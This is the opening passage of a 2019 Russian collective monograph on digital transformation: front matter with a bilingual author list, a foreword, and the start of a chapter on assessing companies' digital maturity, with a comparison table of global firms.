


Цифровая трансформация: образование, наука, общество

Монография



2019



МОСКОВСКИЙ ПОЛИТЕХ

Особое значение приобретает процесс создания стратегических партнёрств для проведения фундаментальных и прикладных исследований, наращивания гибридных компетенций через глубокое погружение в технологии и экономику протекающих процессов

Лариса Владимировна Лapidус

д. э. н., профессор, директор Центра социально-экономических инноваций экономического факультета МГУ имени М. В. Ломоносова, автор первого в России учебника по цифровой экономике.

Мир охватила «цифровая лихорадка». Компании запускают цифровую трансформацию, перестраивают бизнес-процессы, проектируют новые бизнес-модели. Массовое проникновение «сквозных» цифровых технологий все чаще заставляет нас задуматься о месте и роли человека в цифровом обществе Мир готовится к переходу к четвёртой промышленной революции.

Л. В. Липидус

Цифровая трансформация: образование, наука, общество

Монография

УДК 004.5, 004.9

ББК 30ф

Ц752

Автономная некоммерческая организация

ЦЕНТРАЛЬНЫЙ НАУЧНО-ИССЛЕДОВАТЕЛЬСКИЙ ИНСТИТУТ РУССКОГО ЖЕСТОВОГО ЯЗЫКА

Рецензенты:

Разумова Т. О. доктор экономических наук, профессор, заведующий кафедрой экономики труда и персонала Экономического факультета МГУ имени М.В. Ломоносова. Нижников А.И. доктор педагогических наук, кандидат физико-математических наук, профессор, Заслуженный работник высшей школы Российской Федерации, Почётный работник высшего профессионального образования Российской Федерации, заведующий кафедрой прикладной математики, информатики и информационных технологий Московского педагогического государственного университета (МПГУ).

Ц752 Цифровая трансформация: образование, наука, общество. Монография. — М.: Издательство
Центрального научно-исследовательского института русского жестового языка, 2019. — 500 с.

ISBN 978-5-6043081-0-3

Настоящее издание содержит монографические исследования, посвящённые современным проблемам цифровой экономики и информационным технологиям, сравнительному анализу и перспективам развития цифровых технологий в эпоху цифровизации в Российской Федерации. Рассматриваются вопросы развития новых возможностей информационных технологий, эффективное управление предприятиями и комплексами в условиях цифровой трансформации, теория цифровой экономики и её практическая реализация, так же рассмотрено правовое регулирование социально-экономических отношений. Прогнозируются новые вызовы в экономике, промышленности и обществе, обусловленных формированием и развитием цифровых технологий, изучение и обобщение опыта практической реализации данных подходов и концепций.

Монография предназначена для студентов высших учебных заведений, а также может быть использовано студентами в качестве руководства для самостоятельной работы и преподавателями для проведения практических занятий и специалистов-практиков, научных работников, аспирантов и студентов технических вузов и сферы экономики и юриспруденции.

УДК 004.5, 004.9
ББК 30ф

ISBN 978-5-6043081-0-3

© Коллектив авторов, 2019

© Московский политехнический университет, 2019

© Издательское оформление: Издательство ЦНИИ русского жестового языка, 2019

АВТОРСКИЙ КОЛЛЕКТИВ

Авилова Н.Л. Доктор исторических наук, заместитель заведующего кафедрой по научной работе Российский государственный университет физической культуры, спорта, молодёжи и туризма.

Антипова Е.И. Учитель математики, Государственное бюджетное общеобразовательное учреждение города Москвы "Школа № 1748 "Вертикаль".

Артамонова М.В. кандидат экономических наук, доцент кафедры экономики труда и персонала экономического факультета МГУ имени М.В. Ломоносова.

Архангельский А.И. Кандидат педагогических наук, доцент, доцент кафедры «Математика» Московский политехнический университет.

Береснева Я.В. Старший преподаватель кафедры «Инфокогнитивные технологии» Московского политехнического университета.

Берков Н.А. Кандидат технических наук, доцент, доцент кафедры высшая математика 2 РТУ МИРЭА.

Биленко П.Н. Преподаватель бизнес-практики Индустрии 4.0 Московской школы управления СКОЛКОВО.

Богатенков В.В. Старший преподаватель кафедры Тим фехтования, современного пятиборья, восточных боевых искусств, 5 Дан Каратэдо, 3 Дан Кобудо, Российский государственный университет физической культуры, спорта, молодёжи и туризма, Старший наставник Традиционной школы боевых искусств «КАНДЗЭНДО».

Борисова Е.В. Кандидат экономических наук, доцент, доцент кафедры Международных экономических и финансовых отношений Российской государственной академии интеллектуальной собственности (РГАИС).

Бритвина В.В. Кандидат педагогических наук, доцент кафедры «Инфокогнитивные технологии» Московский политехнический университет, доцент кафедры «Управление и информатика в технических системах» Московского государственного технологического университета.

Бузина Е.О. Помощник юриста юридической компании «Chattaev Protection», 1

Дан Каратэдо Сито-рю, Российский государственный университет физической культуры, спорта, молодёжи и туризма.

Дусенко С.В. Доктор социологических наук, профессор, зав. кафедрой Туризма и гостиничного дела, ФГБОУ ВО «Российский государственный университет физической культуры, спорта, молодежи и туризма», Москва.

Еникеев И.Х. Доктор технических наук, профессор, профессор кафедры «Математика» Московского политехнического университета.

Еникеева С. Д. Кандидат экономических наук, доцент кафедры Экономики труда и персонала экономического факультета МГУ имени М.В.Ломоносова.

Жукова О.В. Кандидат экономических наук, доцент кафедры Менеджмента и экономики спорта имени В. В. Кузина, Российский государственный университет физической культуры, спорта, молодёжи и туризма (ГЦОЛИФК).

Ибатулин М.Ю. Старший преподаватель кафедры «Управление и информатика в технических системах» (УИТС) Московского государственного технологического университета «СТАНКИН».

Иванов В.Ю. Полковник полиции, доцент кафедры специальных информационных технологий Московского университета МВД России имени В.Я. Кикотя к.т.н.

Кодзокова Л.А. Кандидат юридических наук, майор полиции, преподаватель кафедры организации правоохранительной деятельности СевероКавказского института повышения квалификации (филиал) Краснодарского университета МВД России.

Коломийченко Е.В. Кандидат юридических наук, доцент, доцент кафедры уголовного права и криминологии Уфимского юридического института МВД, России.

Конюхова Г.П. Кандидат педагогических наук, доцент кафедры «Управление и информатика в технических системах» Московского государственного технологического университета.

Косарева Н.В. К.г.н., доцент кафедры туризма и гостиничного дела Российский государственный университет физической культуры, спорта, молодежи и

туризма Москва, Россия.

Кондрашихин А. Б., доктор экономических наук, кандидат технических наук, профессор, кафедра Экономики и управления, Институт экономики и права (филиал) ОУП ВО «АТиСО» в г. Севастополе.

Кузовлева И. Ю. Старший преподаватель кафедры Менеджмента и экономики спорта им. В.В. Кузина, Российский государственный университет физической культуры, спорта, молодежи и туризма «ГЦОЛИФК».

Кулиев И.Б. Преподаватель кафедры специальных дисциплин Северо Кавказского института повышения квалификации (филиал Краснодарского университета МВД России).

Лаврененко И.С. Старший преподаватель кафедры «Инфокогнитивные технологии» Московского политехнического университета.

Лapidус Л.В. Доктор экономических наук, профессор экономического факультета МГУ имени М.В. Ломоносова, заместитель директора Национального Центра цифровой экономики МГУ имени М.В. Ломоносова, директор Центра компетенций цифровой экономики Международной Ассоциации корпоративного образования.

Левенец Е.В. Кандидат философских наук, доцент кафедры «Инфокогнитивные технологии» Московского политехнического университета.

Логинова О.А. Старший преподаватель кафедры Менеджмента и экономики спорта имени В.В. Кузина, Российский государственный университет физической культуры, спорта, молодёжи и туризма.

Молчанов И.Н. Доктор экономических наук, профессор, профессор кафедры политической экономии Экономического факультета Московского государственного университета имени М.В. Ломоносова, профессор Департамента общественных финансов Финансового университета при Правительстве РФ.

Молчанова Н.П. Доктор экономических наук, профессор Департамента общественных финансов Финансового университета при Правительстве Российской Федерации.

Никишов А.Б., преподаватель кафедры «Авторского права, смежных прав и

частноправовых дисциплин» Российской государственной академии интеллектуальной собственности.

Олейник А.В. Доктор технических наук, профессор, заведующий кафедрой «Управление и информатика в технических системах» Московского государственного технологического университета «СТАНКИН».

Павенский Ю.А. Лейтенант полиции, эксперт 5 отдела Экспертно-криминалистического центра Главного управления Министерства внутренних дел Российской Федерации по Московской области.

Пасько О.В. Доктор технических наук, профессор, зав. кафедрой гостиничного и ресторанного дела Московский государственный институт индустрии туризма им. Ю.А. Сенкевича.

Пятаева О.А. Кандидат экономических наук, доцент, заведующий кафедрой «Международные экономические и финансовые отношения» Российской государственной академии интеллектуальной собственности.

Седенков С.Е. Преподаватель кафедры Туризма и гостиничного дела, Российский государственный университет физической культуры, спорта, молодежи и туризма. Ведущий тренер МГФ Киокушинкай каратэ-до клуб GAMBARU DOJO.

Сушкова О.В. Кандидат юридических наук, доцент кафедры предпринимательского и корпоративного права Московского государственного юридического университета им. О.Е.Кутафина (МГЮА) Доцент кафедры предпринимательского, трудового и корпоративного права Юридического факультета им. М.М. Сперанского РАНХиГС.

Тимофеев В.Н. Кандидат технических наук, доцент кафедры «Инженерная графика и компьютерное моделирование» Московского политехнического университета.

Толстикова А.В. Кандидат технических наук, доцент кафедры «Инфокогнитивные технологии» Московского политехнического университета.

Тюменев А.В. Подполковник полиции, начальник управления комплексной безопасности Московского политехнического университета.

Устинова Л.Н. Доктор экономических наук, профессор кафедры «Управление инновациями и коммерческое использование интеллектуальной собственности» Российской государственной академии интеллектуальной собственности.

Харламенков А.Е. Директор Центрального научно-исследовательского института русского жестового языка, старший преподаватель Московского политехнического университета, Почётный доктор наук.

Хмыз А.И. Кандидат юридических наук, подполковник полиции старший преподаватель кафедры оружиеведения и трасологии учебно-научного комплекса судебной экспертизы Московского университета МВД России имени В.Я. Кикотя.

Цитович Л.В. Доцент кафедры, «Авторского права, смежных прав и частноправовых дисциплин» Российской государственной академии интеллектуальной собственности.

Чаттаев А.Р. Кандидат юридических наук, доцент кафедры гражданско-правовых дисциплин АНО ВО «Открытый Гуманитарно-Экономический Университет», член редакционной коллегии Евразийского юридического журнала Интернет, 3 Дан Каратэдо Сито-рю.

Чикунев И.М. Кандидат технических наук, заведующий кафедрой «Инфокогнитивные технологии» Московского политехнического университета.

Шариков В.И. Кандидат педагогических наук, доцент кафедры Туризма и гостиничного дела Российский государственный университет физической культуры, спорта, молодёжи и туризма.

Шинков С.О. Доцент кафедры менеджмента и экономики спорта им. В.В. Кузина. Российский государственный университет физической культуры, спорта, молодёжи и туризма, Мастер спорта, 4 Дан Каратэдо.

Щербак Е.Н. Доктор юридических наук, профессор Российской государственной академии интеллектуальной собственности.

AUTHOR'S

Avilova N.L. Doctor of Historical Sciences, Deputy Head of the Department for Scientific Work, Russian State University of Physical Culture, Sports, Youth and Tourism.

Antipova E.I. Mathematics teacher, State budgetary educational institution of the city of Moscow "School No. 1748" Vertical ".

Artamonov M.V. Candidate of Economic Sciences, Associate Professor, Department of Labor Economics and Personnel, Faculty of Economics, Moscow State University Lomonosov.

Arkhangelsk A.I. Candidate of Pedagogical Sciences, Associate Professor, Associate Professor at the Department of Mathematics Moscow Polytechnic University.

Beresneva I.V. Senior Lecturer, Department of Infocognitive Technologies, Moscow Polytechnic University.

Berkov N.A. Candidate of Technical Sciences, Associate Professor, Associate Professor at the Department of Higher Mathematics 2 RTU MIREA.

Bilenko P.N. Lecturer in Business Practice Industry 4.0 of the Moscow School of Management SKOLKOVO.

Bogatenkov V.V. Senior Lecturer at the Department of Technical Fencing, Modern Pentathlon, Oriental Martial Arts, 5 Dan Karatedo, 3 Dan Kobudo, Russian State University of Physical Education, Sports, Youth and Tourism, Senior mentor of the Traditional School of Martial Arts "KANDZENDO".

Borisova E.V. Candidate of Economic Sciences, Associate Professor, Associate Professor of the Department of International Economic and Financial Relations of the Russian State Academy of Intellectual Property (RGAIS).

Britvina V.V. Candidate of Pedagogical Sciences, Associate Professor at the Department of Infocognitive Technologies, Moscow Polytechnic University, Associate Professor at the Department of Management and Computer Science in

Technical Systems, Moscow State Technological University.

Buzina E.O. Assistant to the lawyer of the law firm Chattaev Protection, 1 Dan Karatedo Sito-ryu, Russian State University of Physical Culture, Sports, Youth and Tourism.

Dusenko S.V. Doctor of Sociology, professor, head. Department of Tourism and Hotel Management, Russian State University of Physical Culture, Sports, Youth and Tourism, Moscow.

Enikeev I.Kh. Doctor of Technical Sciences, Professor, Professor at the Department of Mathematics of the Moscow Polytechnic University.

Enikeeva S.D. Candidate of Economic Sciences, Associate Professor of the Department of Labor Economics and Personnel of the Faculty of Economics, Lomonosov Moscow State University.

Zhukova O.V. Candidate of Economic Sciences, Associate Professor of the Department of Management and Economics of Sport named after V. V. Kuzin, Russian State University of Physical Culture, Sports, Youth and Tourism (SCOLIPC).

Ibatulin M.Yu. Senior Lecturer of the Department of Management and Informatics in Technical Systems (UITS) of the Moscow State Technological University "STANKIN".

Ivanov V.Yu. Police Colonel, Associate Professor of the Department of Special Information Technologies, V.Ya. Moscow University of the Ministry of Internal Affairs of Russia Kikotya Ph.D.

Kodzokova L.A. Candidate of Law, Major of Police, Lecturer at the Department of Law Enforcement Organization, North-Caucasian Institute for Advanced Studies (branch), Krasnodar University of the Ministry of Internal Affairs of Russia.

Kolomiychenko E.V. Candidate of Law, Associate Professor, Associate Professor of the Department of Criminal Law and Criminology of the Ufa Law Institute of the Ministry of Internal Affairs, Russia.

Konyukhova G.P. Candidate of Pedagogical Sciences, Associate Professor at the Department of Management and Informatics in Technical Systems at Moscow State

Technological University.

Kosareva N.V. Ph.D., Associate Professor of the Department of Tourism and Hotel Management Russian State University of Physical Culture, Sports, Youth and Tourism Moscow, Russia.

Kondrashikhin A. B., Doctor of Economics, Candidate of Technical Sciences, Professor, Department of Economics and Management, Institute of Economics and Law (branch) of the OUP HE “ATiSO” in Sevastopol.

Kuzovleva I. Yu. Senior Lecturer of the Department of Management and Economics of Sports. V.V. Kuzina, Russian State University of Physical Culture, Sports, Youth and Tourism "SCOLIFK".

Kuliev I.B. Lecturer at the Department of Special Disciplines of the North-Caucasian Institute for Advanced Studies (branch of the Krasnodar University of the Ministry of Internal Affairs of Russia).

Lavrenenko I.S. Senior Lecturer, Department of Infocognitive Technologies, Moscow Polytechnic University.

Lapidus L.V. Doctor of Economics, Professor at the Faculty of Economics of the Moscow State University Lomonosova, Deputy Director of the National Center for Digital Economy, Moscow State University Lomonosova, Director of the Digital Economy Competence Center of the International Association for Corporate Education.

Levenets E.V. Candidate of Philosophical Sciences, Associate Professor, Department of Infocognitive Technologies, Moscow Polytechnic University.

Loginova OA Senior Lecturer of the Department of Management and Economics of Sports named after V.V. Kuzina, Russian State University of Physical Education, Sports, Youth and Tourism.

Molchanov I.N. Doctor of Economics, Professor, Professor of the Department of Political Economy, Faculty of Economics, Moscow State University Lomonosov, Professor, Department of Public.

Molchanov N.P. Doctor of Economics, Professor of the Department of Public Finance of the Financial University under the Government of the Russian Federation.

Nikishov A.B. Lecturer, Department of "Copyright, Related Rights and Private Law Disciplines" of the Russian State Academy of Intellectual Property.

Oleynik A.V. Doctor of Technical Sciences, Professor, Head of the Department of Management and Informatics in Technical Systems, STANKIN Moscow State Technological University.

Pavensky Yu.A. Lieutenant of Police, expert of the 5th department of the Expert Forensic Center of the Main Directorate of the Ministry of Internal Affairs of the Russian Federation for the Moscow Region.

Pasko O.V. Doctor of Technical Sciences, Professor, Head. Department of Hotel and Restaurant Business Moscow State Institute of Tourism Industry named. Yu.A. Senkevich.

Pyataeva O.A. Candidate of Economic Sciences, Associate Professor, Head of the Department of International Economic and Financial Relations of the Russian State Academy of Intellectual Property.

Sedenkov S.E. Lecturer at the Department of Tourism and Hotel Management, Russian State University of Physical Culture, Sports, Youth and Tourism. Leading trainer of the Kyokushinkai karate MGF club GAMBARU DOJO.

Sushkova O.V. Candidate of Law, Associate Professor of the Department of Business and Corporate Law of the Moscow State Law University. O.E. Kutafina (MSLA) Associate Professor of the Department of Business, Labor and Corporate Law, Faculty of Law M.M. Speransky RANEPА.

Timofeev V.N. Candidate of Technical Sciences, Associate Professor, Department of Engineering Graphics and Computer Simulation, Moscow Polytechnic University.

Tolstikov A.V. Candidate of Technical Sciences, Associate Professor of the Infocognitive Technologies Department of Moscow Polytechnic University.

Tyumenev A.V. Police Lt. Col., Head of the Integrated Security Directorate, Moscow Polytechnic University.

Ustinova L.N. Doctor of Economics, Professor of the Department of Innovation Management and Commercial Use of Intellectual Property of the Russian State Academy of Intellectual Property.

Harlamenkov A.E. Director of the Central Research Institute of Russian Sign Language, Senior Lecturer at Moscow Polytechnic University, Doctor Honoris Causa.

Khmyz A.I. Candidate of Law, Lieutenant Colonel of Police, Senior Lecturer at the Department of Weapon Studies and Trasology of the Educational and Scientific Complex of Forensic Examination of V.Ya. Moscow University of the Ministry of Internal Affairs of Russia Kikoty

Tsitovich L.V. Associate Professor of the Department of "Copyright, Related Rights and Private Law Disciplines" of the Russian State Academy of Intellectual Property.

Chattaev A.R. Candidate of Law, Associate Professor of the Department of Civil Law Disciplines of the Open Society "Open Humanitarian-Economic University", member of the editorial board of the Eurasian Law Journal of the Internet, 3 Dan Karatedo Sito-ryu.

Chikunov I.M. Candidate of Technical Sciences, Head of the Infocognitive Technologies Department of Moscow Polytechnic University.

Sharikov V.I. Candidate of Pedagogical Sciences, Associate Professor of the Department of Tourism and Hotel Business Russian State University of Physical Culture, Sports, Youth and Tourism.

Shinkov S.O. Associate Professor of Management and Economics of Sport. V.V. Cousin. Russian State University of Physical Education, Sport, Youth and Tourism, Master of Sports, 4 Dan Karatedo.

Scherbak E.N. Doctor of Law, Professor of the Russian State Academy of Intellectual Property.

ПРЕДИСЛОВИЕ

Мир охватила «цифровая лихорадка». Компании запускают цифровую трансформацию, перестраивают бизнес-процессы, проектируют новые бизнес-модели. Массовое проникновение «сквозных» цифровых технологий все чаще заставляет нас задуматься о месте и роли человека в цифровом обществе. Мир готовится к переходу к четвёртой промышленной революции.

Л. В. Лapidус

Происходящие на протяжении почти 30 лет изменения, связанные с эволюцией цифровых технологий, приводили к трансформациям, наступление которых мало кто мог спрогнозировать. За это время экономика приобрела особые черты нового типа: экономика по требованию (*on-Demand Economy*), мобильная экономика (*Mobile Economy*), экономика совместного потребления (*Sharing Economy*), гигаэкономика (*Gig Economy*).

Лидерских позиций достигали компании, которые создавали центры компетенций и наращивали конкурентные преимущества на рынках высоких технологий. Зачастую такие компании были созданы в эпоху цифровой экономики и начинали свой путь с маленьких стартапов.

В настоящее время наблюдается дефицит систематизированных знаний о цифровых трансформациях, истоках их появления, корреляциях между протекающими процессами и явлениями. Из всех собранных больших данных корпорации по-прежнему используют не более 1%. Ситуация усугубляется высокой подвижностью и многообразием сред, которые влияют на траекторию формирования индустрий будущего. Все это привело к дефициту компетенций по цифровой трансформации во всех отраслях экономики.

Усиливается роль науки и образования. Особое значение приобретает процесс создания стратегических партнерств для проведения фундаментальных и прикладных исследований, наращивания гибридных компетенций через глубокое погружение в технологии и экономику протекающих процессов.

Что же касается каждого из нас, то главное – непрерывно развиваться, формировать и расширять компетенции в ответ на технологические вызовы четвертой промышленной революции.

Лариса Владимировна Лapidус
д. э. н., профессор, директор Центра социально-экономических инноваций
экономического факультета МГУ имени М. В. Ломоносова,
автор первого в России учебника по цифровой экономике.

ГЛАВА 1.

ЭФФЕКТИВНОЕ УПРАВЛЕНИЕ ПРЕДПРИЯТИЯМИ И КОМПЛЕКСАМИ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ

Биленко П.Н.

§1.1. Методы и системы цифрового развития компаний и экономик регионов

На основе опыта работы автора в глобальных производственных компаниях предложен алгоритм развития цифровой зрелости для компаний и регионов стран СНГ. Описаны методы повышения производительности компаний с использованием цифровых и киберфизических систем и технологий. Уделено внимание роли интеграторов экосистем в этом развитии: открытых созидательных центров, венчурных студий (стартап-студий) университетов, центров цифровой трансформации индустрий. Изучен и описан путь от оценки цифровой зрелости компаний к производству высокотехнологичных продуктов, вытребованных рынком.

Ключевые слова: Цифровая зрелость, оценка цифровой зрелости, цифровая экономика, производство высокотехнологичных продуктов, экосистемы, интеграторы экосистемы, центры цифровой трансформации, цифровая платформа, производительность труда.

Bilenko P.N.

§1.1. Methods and systems for digital development of companies and regional economies

Based on the author's work experience in global production companies, an algorithm for developing digital maturity is proposed for companies and regions of the CIS countries. Describes how to improve the performance of companies using digital and cyber-physical systems and technologies. Attention is paid to the role of ecosystem integrators in this development: open creative centers, venture studios (start-up studios) universities, centers of digital transformation of industries. Studied

and described the path from assessing the digital maturity of companies to the production of high-tech products required by the market.

Keywords: Digital maturity, digital maturity assessment, digital economy, high-tech products, ecosystems, ecosystem integrators, digital transformation centers, digital platform, labor productivity

В 2009-2018 году мы с коллегами и партнёрами, при реализации крупных машиностроительных проектов, провели исследование глобальных компаний, вышедших на высокий уровень цифровой зрелости. Мы детально изучили их опыт цифровой трансформации, который возможно сегодня применить на российских предприятиях для развития цифровой зрелости. Это, в свою очередь, даст результаты в повышении производительности труда. Результаты анализа приведены в таблице 1.

В ходе анализа мы искали ответы на следующие вопросы:

1. Какие проблемы бизнеса решает конкретная система цифровых технологий? Какие новые возможности открывает? Как ее интеграция влияет на качество продуктов и сервисов, скорость их вывода на рынок, себестоимость?

2. Как развитие конкретной системы технологий повлияло на развитие новых бизнес-моделей и появление новых продуктов и сервисов? Что сделали компании, обеспечив развитие уровня цифровой зрелости?

3. Как российским компаниям использовать этот опыт? Что руководителям компаний стоит предпринимать здесь и сейчас, чтобы развить конкурентоспособность российских компаний, в том числе на глобальных рынках?

При этом мы выделили ключевые признаки компании развитого уровня цифровой зрелости:

1. Корпоративный исследовательский центр или подразделение в компании для внедрения и применения цифровых и киберфизических технологий по различным бизнес-функциям.

2. Компания имеет стратегию и работающие инструменты управления проектами развития цифровых технологий, включая план (календарный график) развития технологий.

3. Компания активно работает в экосистемных консорциумах и совместно с участниками рынка (университетами, государственными организациями, институтами развития, бизнес-школами) развивает и адаптирует технологии.

4. В организационной структуре активно работает СТО или CDO уровня CEO-1, который выступает активным участником развития технологической вооруженности компании и куратором всех соответствующих проектов. Управляющая команда компании вовлечена в реализацию проектов технологической вооруженности.

5. Компания создала и развивает реестр, систему диагностики и оценки систем и субтехнологий, поставщиков, провайдеров, интеграторов, компаний в инженерном консалтинге и развивает с ними отношения.

6. Команда руководителей компании регулярно отслеживает результаты интеграции технологий, организует диагностику и управляет портфелем проектов внедрения технологий.

Почему сегодня важно не пропустить возможности цифрового развития?

Одна из ключевых возможностей эволюции в том, что компания, достигшая высокой степени цифровой зрелости по ключевым направлениям (мы выделяем 15 ключевых направлений [1]), может развить собственную цифровую платформу управления интеллектуальным капиталом компании. С помощью такой платформы компания, диверсифицируя основной бизнес, может реализовать отраслевые услуги и цифровые продукты – в предметных областях от консалтинга до практических решений. То есть, тем самым перейти от использования цифровых средств производства к производству и продаже цифровых средств производства и услуг. Руководители компании при этом могут реализовать стратегию расширения производственных программ цифровыми продуктами. Такие примеры уже есть. В этом, в том числе - путь Amazon от торговли бумажными книгами в 90-е к реализации сервисов

облачной инфраструктуры (AWS) сегодня. В этом направлении также сегодня активно развиваются ЧПУ маркетплейсы в общей динамике развития цифровых сетей поставок, объединяя вокруг себя тысячи контрактных производителей в США, Европе и Китае.

К началу XXI века корпорации накопили существенные объемы цифровых активов. В наиболее организованных и хорошо управляемых корпорациях эти активы качественно систематизированы и создают ценность с высокой эффективностью. Но их актуальность и качество может быть ещё выше - при использовании соответствующих подходов управления и технологий. Достижимое целевое состояние - использование этих данных при управлении компанией машинным интеллектом, сегодня – существенный рост качества управленческих решений благодаря поддержке алгоритмами и математическими моделями. Анализ предприятий развитого уровня цифровой зрелости представлен в таблице 1.

Таблица 1.

Анализ предприятий развитого уровня цифровой зрелости и предлагаемые действия предприятий СНГ

Анализ предприятий развитого уровня цифровой зрелости и действия предприятий СНГ					
	Направление	Компания высокого уровня цифровой зрелости	Влияние на качество/скорость/стоимость. Какие проблемы решает система технологий?	Ключевые особенности, продукты и кейсы. Что именно сделано?	Выводы для предприятий СНГ. Что делать нам?
1	2	3	4	5	6
1	Информационная платформа предприятия	Siemens	Прямое влияние на качество продуктов, скорость их вывода на рынок и маржинальность продуктов	Единые стандарты данных, бесшовность обмена информацией, актуальность и доступность цифровых активов на всем жизненном цикле продуктов и сервисов компании. Четкая декомпозиция и понимание себестоимости продуктов.	Системно и последовательно объединять CAD, PDM, CAM, ERP и другие системы цифрового управления бизнес-процессами компании. Капитализировать накопленные цифровые информационные активы.

1	2	3	4	5	6
2	Моделирование и оптимизация	CompMech lab	Существенное влияние на скорость вывода продуктов на рынок, качественные и стоимостные характеристики продуктов	Разработана цифровая платформа CML-Bench для проектирования и моделирования, включая формирование многоуровневой матрицы целевых показателей и ресурсных ограничений, разработки умных моделей и цифровых двойников в процессе цифровой сертификации	Развивать контракты с инжиниринговыми центрами и лабораториями инженерного анализа, оптимизации и быстрого прототипирования. Создавать и развивать такие центры самостоятельно и в региональных экосистемах.
3	Цифровые двойники и умные подключенные продукты	GE, Xiaomi	Развитие новых качественных характеристик уже производимых продуктов. Переход от продаж продуктов к продажам экосистем. Развитие продуктовых портфелей умных подключенных продуктов (SCP, УПП).	Развитие функционала продуктов через обновление их программной части. Связь с потребителем продуктов и сервисов через цифровые каналы. Управление данными от всех бизнес-процессов. Синхронный пооперационный контроль качества с контролем технологических карт в защищенном корпоративном облаке	Развивать НИОКР и опытное производство по направлениям цифровых сервисов, сбора данных от бизнес-процессов, цифровых двойников и предиктивной аналитики. Развивать партнерство в консорциумных экосистемах, переводить это партнерство в проекты.
4	Корпоративный акселератор или исследовательский центр	Google/Microsoft/Facebook KSB, Siemens I40MC	Создание новых конкурентоспособных продуктов и сервисов. Развитие производственных программ компаний. Рост скорости вывода продуктов на рынок	Цех для прототипирования продуктов и моделирования цифровых и гибридных бизнес-процессов. Customer Immersion Labs: работа с клиентом в производственных цехах предприятия	Развивать контракты и проекты с мобилизаторами: образовательными платформами, акселераторами, центрами трансформации индустрий. Быть катализатором создания и развития экосистем.
5	Интеллектуальная собственность	Termomessanica	Развитие оборота компании, включая внешнеторговый Рост капитализации компании и стоимости	CFD при производстве насосов: виртуальный эксперимент, оптимизация, быстрое прототипирование и развитие базы знаний результатов	Обеспечить систематизацию интеллектуальной собственности компании и ее интеграцию в хозяйственный оборот. Капитализировать интеллектуальную

1	2	3	4	5	6
			бизнеса		собственность компании.
6	Цифровой реверс-инжиниринг	ITT, Flowserve, KSB	Развитие производственных программ, ускорение вывода продуктов на рынок	Развитие сервисных баз в непосредственной близости от потребителя продуктов для формирования баз данных моделей и составов изделий продуктов	Обучать специалистов, развивать отделы реверс-инжиниринга в организационных структурах компаний. Планировать развитие сервисных центров и баз производственного обслуживания у эксплуатации.
7	Аддитивное производство	GE	Уменьшение веса деталей, рост показателей надежности. Уменьшение себестоимости производства. Уменьшение сложности сборочных единиц.	Производство турбодвигателя для частных самолетов: более 30% деталей произведены с помощью 3D печати из сплавов, снижено количество деталей с 855 до 12, снижен вес двигателя на 45 кг., сокращен расход топлива на 20%, обеспечен рост мощности на 10%.	Оценить цифровую зрелость по всем направлениям аддитивного производства. Провести анализ ROI (спроектировать финансовую модель) по рыночным предложениям внедрения технологий. Развивать НИОКР с носителями ноу-хау.
8	Энергоэффективность	L'Oreal	Уменьшение операционных затрат компании	Широкое использование средств возобновляемой энергетики, включая солнце и ветер	Провести аудит энергоэффективности. Принять и реализовать стратегию развития энергоэффективности предприятия.
9	Автоматизированные рабочие места в цехах и подключенный персонал	AGCO, GE, Boeing, Intel Солвер	Рост эффективности управляемости компаний. Уменьшение операционных затрат. Поддержание актуальности метрик и панелей управления предприятием. Рост показателей загруженности средств производства (OEE)	Следующее поколение MES систем, вывод составов изделия и всей информации о производимых продуктах на терминалы в цехах, системы цифрового мониторинга OEE, панели управления (dashboards) руководителей компаний	Системно и последовательно внедрять MDC и BI системы, обеспечивать цифровой анализ и управление производительностью и эффективностью систем и средств производства

1	2	3	4	5	6
10	Производственная система с интеграцией робототехники	Nike, Tesla, AUX, DHL, Alibaba, Amazon	Существенное влияние на себестоимость продуктов	Проектирование и работа lights out factories - безлюдных производств Гибкие производственные модули с возможностью быстрой перенастройки под производство новых продуктов	Понять, что конкурентное преимущество российских предприятий в разнице оплаты труда достаточно исчезнет в ближайшие годы. Развивать производственные программы в робототехнике и умных подключенных продуктах. Развивать НИОКР с носителями ноу-хау.
11	Цифровая логистика	Flex	Управление сложными бизнес-процессами в режиме реального времени.	FlexPulse. Максимальная оцифровка логистических бизнес-процессов Стандартизация внутри цепочек создания ценности. Уменьшение транзакционных и операционных затрат.	Цифровая трансформация началась с конструкторского бюро и продолжается сегодня в логистике. Необходимо продолжать выстраивать архитектуру потоков данных и маршрутов ресурсов.
12	Трансфер технологий	Росатом	Рост внешнеторгового оборота компании	Интеллектуальная собственность, полное цифровое описание продуктов и сервисов упаковано в пакеты для трансфера технологий и развития внешнеторгового оборота через сделки с IP	Проектировать развитие совместных предприятий и партнерство с международными компаниями. Обеспечивать запуск и развитие проектов совместных предприятий.
13	Кросс-отраслевая кооперация и развитие консорциумной экосистемы	I4TC Tarantool IoT от mail.ru group, «Снайпер» от Yandex Data Factory	Новый функционал классических продуктов. Развитие продуктовых программ умных подключенных продуктов. Развитие supply chain - кооперационных цепочек поставок сложных высокотехнолог	Совместная работа предприятий из различных отраслей над решением задач неэффективности классических бизнес-процессов. Создание новой клиентской ценности в гибридных, киберфизических продуктах.	Создавать и развивать консорциумные экосистемы. Объединяться для создания новых киберфизических продуктов и сервисов.

1	2	3	4	5	6
			ичных продуктов		
14	Партнерство с образовательными и платформами	Росатом, Газпромнефть	Развитие продуктовых и сервисных программ. Эффективная цифровая трансформация бизнес-процессов. Адаптация лучших практик глобальных компаний для развития бизнеса.	Совместное проведение исследований, написание кейсов и статей. Развитие проектов на практико-ориентированных образовательных программах	Учиться в школах управления. Развивать партнерство с университетами. Создавать и развивать собственные образовательные центры. Участвовать в научно-исследовательских проектах.
15	Управление проектами	Росатом, Атомстройэкспорт (АСЭ)	Эффективное управление сложными высокомаржинальными проектами	Создана КСУП, корпоративная система управления проектами	Оценить зрелость компании в управлении проектами. Сертифицировать специалистов в управлении проектами. Создать и развить корпоративную систему управления проектами.

Сегодня конкурентоспособность при производстве сложной высокотехнологичной востребованной рынком продукции определяется технологической развитостью предприятия. Уровнем цифровой зрелости команды руководителей предприятий, цифровой зрелости системно используемых предприятием систем, средств производства, технологий. Наконец, культуре компании и её руководителей, в частности, созданными ими возможностями экспериментировать, пробовать и ошибаться при создании новых продуктов.

Для повышения производительности предприятий, развития конкурентоспособности продукции, уменьшения сроков вывода продуктов на

рынок мы определили шесть оптимальных этапов развития цифровой зрелости компаний:

